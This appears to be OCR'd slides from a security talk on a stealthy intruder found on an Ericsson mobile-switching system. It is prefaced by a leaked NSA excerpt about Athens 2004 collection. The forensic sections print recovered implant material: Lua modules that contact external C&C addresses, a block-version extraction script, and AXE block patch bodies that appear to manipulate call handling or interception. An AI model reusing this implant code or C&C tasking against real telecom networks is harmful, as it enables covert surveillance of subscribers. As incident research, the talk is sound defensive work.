(U) Another Successful Olympics Story

FROM: [redacted]
Collection Strategies and Requirements Center (S3C)
Run Date: 10/06/2004

(TS//SI) Given the broad scope of the Games, all DA Groups played a part in improving access, collection, and forwarding of traffic. For example, prior to the start of the Olympics:

- Commercial Technologies Group worked with vendors to learn about communications being installed to support the Olympics;
- CSRC gathered data from CIA documenting the GSM networks active in Athens;
- Special Source Operations improved mid-point cable access to DNI and voice targets in Greece;
- SCS Athens fielded additional capabilities to bring traffic back to NSAW;
- Tailored Access Operations performed CNE operations against Greek communications providers.

(S//SI) To accomplish this herculean task, NSA personnel, at the heart of the action in Athens, were working very closely with the State Department, which was responsible for providing security for U.S. Olympic officials, judges and athletes -- at the sporting events, the Olympic Village and aboard cruise ships in Piraeus Harbor serving as floating hotels. From the Olympic AOR, around the world and back to the Fort, NSA personnel were manning 24-hour watches and operations while working with Home Land Security, the FBI, NGA, CIA and DIA, as well as EUCOM and SOCOM in support of NATO. NSA support to the 2004 Summer Games encompassed a wide range of offices to include:

- the Information Assurance Directorate (IAD),
- Installations and Logistics (I&L),
- Information Technology Infrastructure Services (ITIS),
- Counterterrorism (CT),
- International Security Issues (ISI),
- Customer Relationships (S1),
- the National Security Operations Center (NSOC),
- Tailored Access,
- Link Access,
- Cryptanalysis and Exploitation (CES),

PART 2

10 YEARS LATER…

The Greek Ghosts

- Attackers discovered during a routine security audit of a mobile operator.
- Stealth actor spotted by pure luck.
- Using available tools on the host we grabbed as much as we could from the attacker during the few minutes he was on the system.
- Post-mortem analysis to identify entry & exit points, supporting infrastructure, C&C protocols, etc.

THE PLEX LANGUAGE

- PLEX (Programming Language for EXchanges) is a special-purpose, concurrent, real-time programming language.
- The PLEX language is closely tied to the architecture of Ericsson's AXE telephone exchanges which it was designed to control
- PLEX was described in 2008 as "a cross between Fortran and a macro assembler."
- Joe Armstrong created the Erlang language to replace PLEX
  "*PLEX had come to the end of its useful life. It was a language that was created in 1976. For its time, it was brilliant but things had happened in computer science that had invalidated PLEX and better ways of programming were being discovered*."

99 BOTTLES OF BEER IN PYTHON & PERL

PYTHON :

```python
for quant in range(99, 0, -1):
   if quant > 1:
      print quant, "bottles of beer on the wall,", quant, "bottles of beer."
      if quant > 2:
         suffix = str(quant - 1) + " bottles of beer on the wall."
      else:
         suffix = "1 bottle of beer on the wall."
   elif quant == 1:
      print "1 bottle of beer on the wall, 1 bottle of beer."
      suffix = "no more beer on the wall!"
   print "Take one down, pass it around,", suffix
   print "--"
```

PERL :

```perl
sub b{$n=99-@_-$_||No;"$n bottle"."s"x!!--$n." of beer"};$w=" on the wall";
die map{b."$w,\n".b.",\nTake one down, pass it around,\n".b(0)."$w.\n\n"}0..98
```

99 BOTTLES OF BEER IN PLEX

```
DOCUMENT BEERPROGRAM;

DECLARE;
          GLOBAL NSYMB COCA99 (#FFFF);
          GLOBAL STRING BEERS (7);
          STRING VARIABLE ONWALL1 31 DS;
          STRING VARIABLE ONWALL2 63 DS;
          STRING VARIABLE BOTTLES 31 DS;
          STRING VARIABLE TAKEDOWN 63 DS;
          VARIABLE CBEER 16 DS;
          VARIABLE CIOID 16 DS;
          VARIABLE TIOID 16;
          VARIABLE TSTARTPHASE 16;
          VARIABLE TSIGNALKEY 16;
          VARIABLE TBLOCKINFO 16;

END DECLARE;
PROGRAM BEERPROGRAM;
PLEX;

          ENTER STTOR  WITH
                    +,
                    TSTARTPHASE,
                    +,
                    +,
                    +,
                    +,
                    TSIGNALKEY;

          TBLOCKINFO = #100;

          SEND STTORRY  WITH
                         TSIGNALKEY,
                         TBLOCKINFO,
                         5,
                         255;

               EXIT;
```

```
          COMMAND BEERS TYPE COCA99,
            ID IS TIOID;
          CIOID = TIOID;
          ONWALL1 = " BOTTLES OF BEER ON A WALL, ";
          ONWALL2 = " BOTTLES OF BEER ON A WALL.";
          BOTTLES = " BOTTLES OF BEER";
          TAKEDOWN = "TAKE ONE DOWN AND PASS IT AROUND, ";
          ON CBEER FROM 99 DOWNTO 1 DO
            CASE CBEER IS
            WHEN 1 DO
              BOTTLES = " BOTTLE OF BEER";
              ONWALL1 = " BOTTLE OF BEER ON A WALL, ";
              ONWALL2 = "NO MORE BOTTLES OF BEER ON A WALL.";
            WHEN 2 DO
              ONWALL2 = " BOTTLE OF BEER ON A WALL.";
            OTHERWISE DO;
            ESAC;
            INSERT VALUE CBEER, ID IS CIOID,
              FORMAT IS 5;
            INSERT STRING ONWALL1, ID IS CIOID;
            INSERT VALUE CBEER, ID IS CIOID,
                FORMAT IS 5;
            INSERT STRING BOTTLES, ID IS CIOID;
            WRITE AFTER 1 NL, ID IS CIOID,
              ABRANCH IS ERROR;

            INSERT STRING TAKEDOWN, ID IS CIOID;
            IF CBEER /= 1 THEN
              INSERT VALUE (CBEER-1), ID IS CIOID,
                FORMAT IS 5;
            FI;
            INSERT STRING ONWALL2, ID IS CIOID;
            WRITE AFTER 1 NL, ID IS CIOID,
              ABRANCH IS ERROR;

          NO;

     ERROR)
          RELEASE DEVICE, ID IS CIOID,
            ABRANCH IS EXIT;
     EXIT)
          EXIT;

END PROGRAM;

DATA;

END DATA;

*END;
```

```
ID BEERSPARAM TYPE DOCUMENT;
CLA 19073;
NUM CAA 100 99;
REV A;
DAT 96-12-13;
DES ETO/TX/M/N STA;
RES ETO/TX/M/N STA;
APP ETO/TX/M/N TV;
END ID;

! Signal Survey  !
DOCUMENT BEERSURVEY;
SIGNALSURVEY;
USE BLOCK BEER;

STTOR     ,  R  ,  723/15514 - APZ210 ;
STTORRY   ,  S  ,  724/15514 - APZ210 ;

END SIGNALSURVEY;
*END;
ID BEERSURVEY TYPE DOCUMENT;
CLA 15514;
NUM CAA 100 99;
REV A;
DAT 96-12-13;
DES ETO/TX/M/N STA;
RES ETO/TX/M/N STA;
APP ETO/ETOTX/M/N TV;
END ID;
```

```
ID BEERPROGRAM TYPE DOCUMENT;
CLA 19055;
NUM CAA 100 99;
REV A;
DAT 96-12-12;
DES ETO/TX/M/N STA;
RES ETO/TX/M/N STA;
APP ETO/TX/M/N TV;
END ID;

! The source parameter list !

DOCUMENT BEERSPARAM;

BLOCK   BEER;
TYPE     BTBEER;
TYPEEXT  BTEXTBEER;

USE     BEERPROGRAM;

NSYMB     BTBEER = #8000;
NSYMB     BTEXTBEER= #4000;

STRING BEERS = "BEERS";
NSYMB COCA99 = #0;


END BLOCK;
*END;
```

ERICSSON MSC

The initial encounter

- Context : security audit of a mobile telecom operator
- Scope : Billing, Mediation, OSS, Messaging, IN Prepaid service
- Phase : Patch compliance and host security baseline setup
- Node: Ericsson Operation Support Systems
- System : SUN SPARC Solaris 10

The output of the 'w' command showed something unusual that triggered the interest of the analyst. A root user logged on, and vanished a few seconds later.

INTRUDER CONFIRMATION

```
ps -ef | grep pts/18
    root 16406 15996   0 13:43:51 ?           0:00 grep pts/18
    root  7909  7850   0 13:38:32 pts/18      0:00 /bin/sh
    root 15735  7909   0 13:42:58 pts/18      0:08 perl
```

```
last -3
ericsson  pts/18       dblas2o        Fri Mar 15 12:35 - 12:36  (00:00)
adcuser   pts/18       10.18.1.90     Fri Mar 15 03:03 - 03:04  (00:01)
adcuser   sshd         10.18.1.90     Fri Mar 15 03:03 - 03:04  (00:01)
```

root user with tty but not in system accounting
its child process has write access to wtmpx
comes from 10.18.1.40 over ssh

```
sshd       7849   root    3u  IPv6 0x300239fd900   0t1421796  TCP
10.18.1.40:22->10.18.4.90:54607 (ESTABLISHED)
sshd       7850   root    4u  IPv6 0x300239fd900   0t1421796  TCP
10.18.1.40:22->10.18.4.90:54607 (ESTABLISHED)
```

```
pfiles 15735
15735:  perl
  Current rlimit: 30000 file descriptors
   0: S_IFCHR mode:0666 dev:372,0 ino:11534340 uid:0 gid:7 rdev:22,0
      O_RDONLY|O_LARGEFILE
      /devices/pseudo/sy@0:tty
   1: S_IFCHR mode:0620 dev:372,0 ino:12582952 uid:0 gid:7 rdev:24,18
      O_RDWR|O_NOCTTY|O_LARGEFILE
      /devices/pseudo/pts@0:18
   2: S_IFCHR mode:0620 dev:372,0 ino:12582952 uid:0 gid:7 rdev:24,18
      O_RDWR|O_NOCTTY|O_LARGEFILE
      /devices/pseudo/pts@0:18
   3: S_IFDOOR mode:0444 dev:381,0 ino:53 uid:0 gid:0 size:0
      O_RDONLY|O_LARGEFILE FD_CLOEXEC  door to nscd[534]
      /var/run/name_service_door
   4: S_IFREG mode:0644 dev:85,70 ino:29455 uid:0 gid:0 size:106291932
      O_RDWR|O_LARGEFILE FD_CLOEXEC
      /var/adm/wtmpx
   5: S_IFREG mode:0644 dev:85,70 ino:29455 uid:0 gid:0 size:106291932
      O_WRONLY|O_CREAT|O_LARGEFILE FD_CLOEXEC
      /var/adm/wtmpx
```

INTRUDER FILES/DIRECTORIES

```
/var/opt/ericsson/nms_smo_srv/smo_file_store/Software/AXE/AFG_MSC_R14.2_UPGRADE_MP1__H
/var/opt/ericsson/nms_smo_srv/smo_file_store/Software/AXE/AFG_MSC_R14.2_UPGRADE_MP1__H/LOG/BKMSC1
/var/opt/ericsson/nms_smo_srv/smo_file_store/Software/AXE/AFG_MSC_R14.2_UPGRADE_MP1__H/LOG
/var/opt/ericsson/nms_smo_srv/smo_file_store/Software/AXE/AFG_MSC_R14.2_UPGRADE_MP1__H/LOG/BKMSC1/SWR_BKMSC1
/var/opt/ericsson/nms_smo_srv/smo_file_store/Software/AXE/AFG_MSC_R14.2_UPGRADE_MP1__H/SW-PACKAGE/R14.2/R13.3CNG0/SDF
/var/opt/ericsson/nms_smo_srv/smo_file_store/Software/AXE/AFG_MSC_R14.2_UPGRADE_MP1__H/SW-PACKAGE/R14.2/R13.3CNG0/REF/21250/RELFSW99
```

The intruder is interested in locations used for AXE upgrade, as well as upgrade logfiles. (gathered with lsof and ps)

We see that an unscheduled upgrade has been performed within the last 24 hours.

INTRUDER UPGRADE

```
cat trtsi_BKMSC1.cmd
IOTXP:REINITIATE TRAFFIC RECORDING;
TRTSI:MP=0,NRP=24,RPL=60,DATE=130316,NDAYS=365,TIME=0000;
```

```
License number          Supplier        Feature         Provision    Feature Name
CXC3010337/0001         HLRNF510        GSMHRSF         NON_PRELOCK Multiple_Subscription_Support_in_HLR
CXC3010337/0002         HLRNF0148       GSMHRSF         NON_PRELOCK Multi_Home_PLMN_in_HLR
CXC3010337/0003         HLRNF0153       GSMHRSF         NON_PRELOCK SMS_Home_Routing
CXC3010337/0004         HLRNF0154       GSMHRSF         NON_PRELOCK
Unstructured_SS_Data_(USSD)_Transparent_Transfer_to_gsmSCF
```

```
CXC4011121/0070         MSCNF624        GSM1APTF        PRELOCK     Support_of_Mobile_Traffic_Recording
```

```
CXC4011121/0138         INCRLICAP       AMCRESF         NON_PRELOCK Extended_LI_Capacity
```

```
cat tpbli_BKMSC1.cmd
IOTXP:START OF FILE TPBLI.CMD;
TPBLI:SDIP=2E1551,MS=MS-1;
TPBLI:SDIP=3E1551;
TPBLI:SDIP=4E1551,MS=MS-1;
TPBLI:SDIP=5E1551,MS=MS-1;
TPBLI:SDIP=6E1551,MS=MS-1;
TPBLI:SDIP=7E1551,MS=MS-1;
IOTXP:END OF FILE TPBLI.CMD;
cat  network_management.cmd
IOTXP:ACTIVATION NETWORK MANAGEMENT COUNTER DATA OUTPUT;
```

INTRUDER PATCHING

```
/var/opt/ericsson/nms_smo_srv/smo_file_store/Software/AXE/AFG_MSC_R14.2_UPG
RADE_MP1__H/SW-PACKAGE/R14.2/R13.3CNG0/REF/21250/RELFSW99/ :

     drwxr-xr-x   2 nmsadm   nms           96 Mar  6 16:31 .
     drwxr-xr-x   3 nmsadm   nms           96 Mar  6 16:27 ..
     -rw-r--r--   1 nmsadm   nms         1892 Mar  6 16:27 BUINFO
     -rw-r--r--   1 nmsadm   nms    181402136 Mar  6 16:29 LDD1
     -rw-r--r--   1 nmsadm   nms    171904383 Mar  6 16:31 PS
     -rw-r--r--   1 nmsadm   nms     15322412 Mar  6 16:31 RS
     -rw-r--r--   1 nmsadm   nms         2440 Mar  6 16:31 SDD
```

We dumped a core from the intruder process and found it performs some operations on files in the upgrade area.


Possibly extracting versions and checksums to prepare for patching

```
OB:1:7PAB/CAAZA 107 3573/M09Y R2B13
TETM:2:7PAA/CAAZA 107 3755/M09Y R1B12
LAD:3:7PAC/CAAZ 107 8145/M09T R6B12
RPADM:4:7PAB/CAAZ 107 5995/M09M R6B12
MISSRA:5:7PAA/CAA 107 7256/M09Y R7B11
MHWREC:6:7PAA/CAAZ 107 8340/M09H R3B13
IOH:7:5401/CAAZ 107 0823/M07K R4B11
TEM:9:7PAA/CAAZA 107 2410/M09S R2B13
EMGADM:10:5600/CAAZ 107 8384/M07S R1B11
VMSRVC:13:7PAA/CAAZ 107 8890/M09H R4B11
[…]
MOMDUH:3925:7PNB/CAAZA 107 3701/NAXCN R1B16
MRALTRM:3926:7PNJ/CAAZA 107 3762/NAXCN R1B19
ERDS:3927:7PNF/CAAZA 107 3753/NAXCN R1B19
MRALTMM:3928:7PNI/CAAZA 107 3762/NAXCN R1B19
HM2MA:3929:7PNA/CAAZA 107 3769/NAXCG R1B12
HM2MD:3930:7PNA/CAAZA 107 3770/NAXCG R1B12
HLMAH:3933:7PNB/CAAZA 107 3815/NAXCH R1B12
```

```perl
#!/usr/bin/perl

use strict;
use Fcntl qw(:seek);
sub base {
    my $p = shift;
    $p =~ s:/(PS|BUINFO|RS|SDD|LDD?)$::;
    return $p;
}
my @blocks = ();
my @bpsa = ();
my @bname = ();
my @bnsin = ();
foreach my $path (@ARGV) {
    my $ps = base($path) . "/PS";
    my $rs = base($path) . "/RS";
    open RS, "<", $rs || die $rs . ": $!\n";
    binmode RS;
    open PS, "<", $ps || die $ps . ": $!\n";
    binmode PS;
    my $rtab;
    my $bn = 0;
    seek(RS, 0x10 * 4, SEEK_SET);
    while ($bn < 0x1000 && read(RS, $rtab, 4*32)){
        my ($nsin, $flags, $psa0, $psa1, $name) =
            unpack("v v x20 V V x88 C/a*", $rtab);
        if ($flags != 0) {
            $bnsin[$bn] = $nsin;
            $bpsa[$bn] = ($psa1 << 32) | $psa0;
            $bname[$bn] = $name;
            push(@blocks, $bn);
        }
        $bn++;
    }
    foreach $bn (@blocks) {
        my $p32 = $bpsa[$bn] - 2 * $bnsin[$bn] - 25;
        seek(PS, $p32 * 4, SEEK_SET);
        read(PS, my $suid, 9 * 4);
        $suid = unpack("C/a*", $suid);
        $suid =~ s/\s*$//;
        printf("%s:%d:%s\n", $bname[$bn], $bn, $suid);
    }
}
```

C&C



1. **Intelligence gathering**
   Identify & research target individuals using public sources (LinkedIn, Facebook, etc) and prepare a customized attack.

2. **Point of entry**
   The initial compromise is typically from zero-day malware delivered via social engineering (email/IM or drive by download). A backdoor is created and the network can now be infilterated. (Alternatively a hacker attacks over a Website or directly over the network).

3. **Command & Control (C&C) communication**
   Allows the attacker to instruct and control the compromised machines and malware used for all subsequent phases.

4. **Lateral movement & persistence**
   Once inside the network, the attacker compromises additional machines to harvest credentials, escalate privilege levels and maintain persistent control.

5. **Asset/data discovery**
   Several techniques (ex. Port scanning) are used to identify the noteworthy servers and the services that house the data of interest.

6. **Data exfiltration**
   Once sensitive information is gathered, the data is funneled to an internal staging server where it is chunked, compressed and often encrypted for transmission to external locations.

NETWORK

Relay Host

Forwarding
ACL bypass

Operation
Support
Systems

OSS
Billing
Mediation

UPGRADE

Core Network

MSC/MSS/MGW
BSC/RAN
HLR/HSS
SGSN/GGSN

C&C #1

C&C #2


Staging Host

Tools / compiler
C&C comms
Data exfiltration

Value-Added Services

IN / Prepaid
Messaging
USSD

FORENSICS



- Process found without matching binary on filesystem
- Using Solaris gcore a core dump is generated
- Running binary is recovered from /proc filesystem

- Primary analysis shows its main functionality is to dynamically load LUA scripts
- Modular architecture yet cleartext LUA scripts can be recovered from memory
- SSL certificate for C&C communications recovered from core file

PROTOCOL

VPS up but listening port not setup yet

```
2015-03-18 20:34:09   [info ] vm21 --- DONE ---
2015-03-18 20:49:06   [info ] vm15 +++ NEW JOB +++ (run('rd:remote.lua', '190.134.112.70',
443, 60, 'client|quiet|admin|ssl|rwto=7200'))
2015-03-18 20:49:06   [error] pmain: docall: rd:remote.lua:61: connection refused

2015-03-18 20:49:06   [info ] vm15 --- DONE ---
2015-03-18 21:04:06   [info ] vm18 +++ NEW JOB +++ (run('rd:remote.lua', '88.147.22.119', 443,
60, 'client|quiet|admin|ssl|rwto=7200'))
2015-03-18 21:04:07   [error] pmain: docall: rd:remote.lua:61: connection refused
```

VPS shut down and communication attempts time out

```
2015-03-20 09:06:04   [info ] vm18 --- DONE ---
2015-03-20 10:04:12   [info ] vm15 +++ NEW JOB +++ (run('rd:stats.lua', '190.134.112.70',
52971, 30, 'client|quiet'))
2015-03-20 10:04:36   [error] pmain: docall: rd:stats.lua:106: timeout

2015-03-19 14:03:22   [info ] vm21 --- DONE ---
2015-03-20 09:05:40   [info ] vm18 +++ NEW JOB +++ (run('rd:remote.lua', '88.147.22.119', 443,
60, 'client|admin|ssl|quiet|rwto=7200'))
2015-03-20 09:06:04   [error] pmain: docall: rd:remote.lua:61: timeout
```

Message exchange with C&C successful

```
2015-02-22 13:09:57   [info ] vm18 +++ NEW JOB +++ (run('rd:stats.lua', '88.147.22.119',
52971, 30, 'client|quiet'))
2015-02-22 13:09:58   [info ] ** Stats message(id=99) sent to remote
2015-02-22 13:09:58   [info ] vm18 --- DONE ---

2015-02-22 22:11:17   [info ] vm17 +++ NEW JOB +++ (run('rd:stats.lua', '190.134.112.70',
52971, 30, 'client|quiet'))
2015-02-22 22:11:18   [info ] ** Stats message(id=100) sent to remote
2015-02-22 22:11:19   [info ] vm17 --- DONE ---
```

DIALOGUE

```
[E31|I8|SP1]>
[E31|I8|SP1]> disconnect()
[E31|I8|SP1]>
>(run('rd:dotty.lua')
WAITJOB
 14          J WAITJOB
 15          J WAITJOB
 16          J WAITJOB
 17 02       J   DOSTR run('rd:remote.lua', '190.134.112.70', 443, 60,
'client|quiet|admin|ssl|rwto=7200')
 18          J WAITJOB
 19 04       J   DOSTR run('rd:remote.lua', '190.134.112.70', 443, 60,
'client|quiet|admin|ssl|rwto=7200')
 20          J WAITJOB
 21          J WAITJOB
 22          J WAITJOB
 23          J WAITJOB
 24          J WAITJOB
```

C&C logs show “VM” management

Ability to load/unload/run/kill modules

```
rd:init_vm.lua
run('rd:dotty.lua')
dofile("rd:socket.lua")
dofile("rd:ssl.lua")
dofile("rd:vm.lua")
dofile("rd:job.lua")
dofile("rd:spd.lua")
dofile("rd:util.lua")
dofile("rd:rd.lua")
dofile("rd:profile.lua")
...
@rd:cpt.lua
@rd:dump.lua
@rd:actions.lua
@rd:cptc.lua
@rd:cmdlog.lua
...
rd:pcorx.lua
rd:mml.lua
rd:su.lua
rd:pp.lua
```

```
[E31|I8|SP2]> vm.list()
 id at  buf t   state title
 -- -- ---- - ------- -----
 01          -   DOSTR run('rd:dotty.lua') - plunge(shell,"rd:minimal.lua","action9")
*02 17       -   DOSTR run('rd:dotty.lua') - vm.list()
 03          -   DOSTR run('rd:dotty.lua')
 04          -   DOSTR run('rd:dotty.lua')
 05       14 -   DOSTR run('rd:dotty.lua')
 06       14 -   DOSTR run('rd:dotty.lua')
 07       14 -   DOSTR run('rd:dotty.lua')
 08       14 -   DOSTR run('rd:dotty.lua')
 09       14 -   DOSTR run('rd:dotty.lua')
 10       15 -   DOSTR run('rd:dotty.lua')
 11       15 -   DOSTR run('rd:dotty.lua')
 12          -   DOSTR run('rd:dotty.lua')
 13          J WAITJOB
 14          J WAITJOB
 15          J WAITJOB
 16          J WAITJOB
 17 02       J   DOSTR run('rd:remote.lua', '190.134.112.70', 443, 60,
'client|quiet|admin|ssl|rwto=7200')
 18          J WAITJOB
 19          J WAITJOB
 20          J WAITJOB
 21          J WAITJOB
 22          J WAITJOB
 23          J WAITJOB
 24          J WAITJOB
[E31|I8|SP2]> DOSTR run('rd:dotty.lua')
 10       15 -   DOSTR run('rd:dotty.lua')
 11       15 -   DOSTR run('rd:dotty.lua')
 12          -   DOSTR run('rd:dotty.lua')
 13          J WAITJOB
 14          J WAITJOB
 15          J WAITJOB
 16          J WAITJOB
 17 01       J   DOSTR run('rd:remote.lua', '190.134.112.70', 443, 60,
'client|admin|ssl|quiet|rwto=7200')
 18          J WAITJOB
 19          J WAITJOB
 20          J WAITJOB
 21          J WAITJOB
 22 02       J   DOSTR run('rd:remote.lua', '190.134.112.70', 443, 60,
'client|quiet|admin|ssl|rwto=7200')
 23          J WAITJOB
 24          J WAITJOB
```

BLOCK PATCHING

```
function check_holes(blocks, limit)
    limit = limit or 10            -- minimum hole size to look for
    local pat = "CA    CAF\n" .. ("."):rep(50) .. "(%d*)\n"
    return ACTION ("check_holes(" .. table.concat(blocks, ",") .. ")") {
  function (self, exp)
      local count = 0
      for _, block in ipairs(blocks) do
          local m, e = exp:mmlexec("pcorp:block=".. block .. ";")
          if not m then
              return nil, e or "PCORP failed "
          end
          local caf = tonumber(m:match(pat)) or 0
          local note = ""
          if caf > limit then
              note = " (OVER LIMIT. MAX="..limit..")"
              count = count + 1
          end
          log("Largest hole for " .. block .. " = " .. caf .. note)
      end
      if count > 0 then
          return nil, "Too large holes found for "..count.." block(s)"
      end
      return 'ok'
  end
    }
```

```
-- Check for address clash
function check_ia(corrdb, fudge)
    fudge = fudge or 0
    return ACTION ("check_ia(" .. corrnames(corrdb) .. ")") {
  function (self, exp)
      local tab = {}
      local ret = 'ok'
      for _, corr in pairs(corrdb) do
          local corrlist = tab[corr.block] or {}
          corrlist[#corrlist+1] = corr
          tab[corr.block] = corrlist
      end
      for block, corrlist in pairs(tab) do
          local m, e = exp:mmlexec("pcorp:block=".. block .. ";")
          local ok = "OK"
          if not m then
              return nil, e or "PCORP:block=" .. block .. " failed"
          end
          for pos in m:gmatch("CODE  H'(%x%x%x%x)") do
              local ia = tonumber(pos, 16)
              for _, corr in ipairs(corrlist) do
                  local lo, hi = corr.addr, corr.addr2 or corr.addr
                  if ia >= math.max(0, lo-fudge) and ia <= hi+fudge then
                      logf("Corr address clash. %s H'%04X (our: H'%04X-H'%04X)",
                          block, ia, lo, hi)
                      ok = "FAILED"
                      ret = nil
                  end
              end
          end
          logf("IA check %s for %s", ok, block)
      end
      return ret or nil, "IA check failed"
  end
    }
```

```
nl_lwadmin_rcesa_4 = corr {
  name = "nl_lwadmin_rcesa_4",
  block = "RCESA",
  id = "VPDEXZ",
  suid = "7XSB/CAAZA 107 3001/MX1C R1B13",
  addr = 0x21bd,
  append = true,
  body = {
    "RS WR20-78;",
    "JUC WR20, 1, L1;",
    "LWCD CR/D0-H'5707;",
    "JUR DR2, L2;",
    "LWCD CR/D0-H'5251;",
    "JUR DR3, L2;",
    "LWCD CR/D0-H'5948;",
    "JUR DR4, L2;",
    "LWCD CR/D0-H'015B;",
    "JUR DR5, L2;",
    "LWCD DR2/D0-H'2E02;",
    "JLN L1;",
    "L2)RS AR0-24;",
    "JEC AR0, 0, H'2374;",
    "L1);"
  }
},
```

```
nl_output_rcea_6 = corr {
  name = "nl_output_rcea_6",
  block = "RCEA",
  id = "VPDEXZ",
  suid = "7XSB/CAAZA 107 1947/MQXAA R1B15",
  addr = 0x3561,
  append = true,
  body = {
    "MFR PR0-WR20;",
    "RSS WR27-277/B15;",
    "JUC WR27, 1, L1;",
    "LCC IR-0;",
    "RS WR28-13;",
    "LCC IR-1;",
    "RS WR25-13;",
    "LCC IR-2;",
    "RS WR26-13;",
    "RS PR0-56;"
  }
},
```

MML PROCESSING

```
...
mmlhandler = { mmlfunc = helper.do_mml,
         mmlfuncraw = helper.do_raw_mml }
if DEBUG and DEBUG == 1 then
    require "mmlsim"
    mmlhandler.mmlfunc = mmlsim.exec
    mmlhandler.mmlfuncraw = mmlsim.exec
function mmlhandler:new(o)
    o = o or {}
    setmetatable(o, self)
    self.__index = self
    return o
function mmlhandler:execute(cmd, no_unexclude, ...)
    local res,err = assert(self.mmlfunc(self.exp, cmd, no_unexclude, ...))
    return res,err
function mmlhandler:execute_raw(cmd, ...)
    local res,err = assert(self.mmlfuncraw(self.exp, cmd, ...))
    return res,err
function mmlhandler:get_printout(cmd, boundary)
    local res,err = self:execute(cmd)
    local printout = assert(parser.get_printout(res,
                                        boundary[1],
                                        boundary[2]))
```

```
function mml_cmd(doit_cmd, undo_cmd)
    return ACTION("mml: " .. doit_cmd) {
  function (self, exp) return exp:mmlexec(doit_cmd) end,
  undo_cmd and
      function (self, exp) return exp:mmlexec(undo_cmd) end,
    }
local function _apg(exp, cmd)
    if not cmd then
  return ''
    end
    local m, e = exp:apexec(cmd)
    if m then
  if not m:match("not%s+recognized%s+as%s+an%s+internal%s+or%s+external%s+command") then
      return m
  end
    end
    return nil, e or m
function apg_cmd(do_cmd, undo_cmd)
    return ACTION("apg: " .. do_cmd) {
  wrap(_apg, do_cmd),
  undo_cmd and wrap(_apg, undo_cmd)
    }
-- Return 'mml', 'apg', 'other', nil
function whereami(exp)
    local patternlist = {exp.pre("\3[:<]$"),
                         exp.pre("\3>$"),
                         exp.pre(exp.PROMPT)}
    local replies = { "mml", "apg", "other" }
    local what = exp:expect_list(patternlist, 1)
